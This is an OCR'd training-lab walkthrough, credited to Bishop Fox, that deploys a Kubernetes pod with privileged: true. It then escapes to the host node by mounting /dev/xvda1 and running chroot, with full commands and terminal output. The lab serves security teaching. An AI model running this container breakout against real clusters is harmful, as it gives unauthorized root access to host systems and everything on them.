
Lab: Privileged True

When the "privileged: true" setting in the container-level security context, it bypasses the security boundaries and restrictions that are typically enforced in containerized environments. Allows access to the host filesystem, kernel settings as well as processes.

Open New Terminal (Optional)

> If current working directory is not `workspace/course`.


- Click on `+` icon, then select `new terminal` to open new terminal.



```
  httpie python3-charset                                        python
0 upgraded, 6 newly inst
Need to get 938 kB of ar
After this operation, 49
Get:1 http://us-east-1.e                                        64 pyth
Get:2 http://us-east-1.e                                        ython3-
Get:3 http://us-east-1.e                                        ython3-
```

- Keep current working directory as `workspace/course`


```
cd course/4.5_container_breakout/privileged
ls
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace# cd course/4.5_container_breakout/privileged
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# ls
priv-exec-pod.yaml
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

- Validate the yaml for the hostnetwork configuration.


```
cat priv-exec-pod.yaml
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# cat priv-exec-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: priv-exec-pod
  labels:
    app: pentest
spec:
  containers:
  - name: priv-pod
    image: ubuntu
    securityContext:
      privileged: true
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node nameroot@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_c
ontainer_breakout/privileged# 
```

- Apply the `priv-exec-pod.yaml` to deploy the pod with privileged true, where pod's IPC namespace should be shared with the host system.

```
kubectl apply -f priv-exec-pod.yaml
```




```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl apply -f priv-exec-pod.yaml
pod/priv-exec-pod created
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# 
```

Post exploitation

1. Validating the access to shared memory in /dev/shm/ for privileged:true.

- Check the `priv-exec-pod` can access the node's /dev/shm and retrieve sensitive information from the shared memory, which occurs because privileged is set to true.
- Breaking out to the host


```
kubectl exec -it priv-exec-pod -- sh -c "lsblk"
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "lsblk"
NAME     MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0      7:0    0  24.4M  1 loop
loop1      7:1    0  55.6M  1 loop
loop2      7:2    0  63.3M  1 loop
loop3      7:3    0  49.6M  1 loop
loop4      7:4    0   103M  1 loop
loop5      7:5    0  55.6M  1 loop
loop6      7:6    0  63.3M  1 loop
loop7      7:7    0 111.9M  1 loop
loop8      7:8    0  53.2M  1 loop
xvda     202:0    0    30G  0 disk
|-xvda1  202:1    0  29.9G  0 part /etc/resolv.conf
|                                  /etc/hostname
|                                  /dev/termination-log
|                                  /etc/hosts
|-xvda14 202:14   0     4M  0 part
`-xvda15 202:15   0   106M  0 part
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# 
```

- Mkdir host


```
kubectl exec -it priv-exec-pod -- sh -c "mkdir /host"
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "mkdir /host"
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

- Mount /dev/xbda1


```
kubectl exec -it priv-exec-pod -- sh -c "mount /dev/xvda1 /host/"
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "mount /dev/xvda1 /host/"
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

- chroot


```
kubectl exec -it priv-exec-pod -- sh -c "chroot /host"
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "chroot /host"
#
#
```

- validate host access after breakout


```
ls /home/ubuntu && touch /tmp/host
exit
```



```
# ls /home/ubuntu && touch /tmp/host
exit
' workspace'   c9sdk   installation.sh   workspace
# root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

- Validating the host by checking the file created via container breakout in /tmp.

```
ls /tmp/host
```




```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# ls /tmp/host
/tmp/host
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

Cleanup

- Run the `kubectl delete` command to remove the pods running.

```
kubectl delete -f priv-exec-pod.yaml
```

Wait for the pods to be deleted.



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl delete -f priv-exec-pod.yaml
pod "priv-exec-pod" deleted
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

Note: The Container Breakout Labs featured in this course are developed by Bishop Fox. We would like to extend our gratitude and give full credit to their team for their excellent work.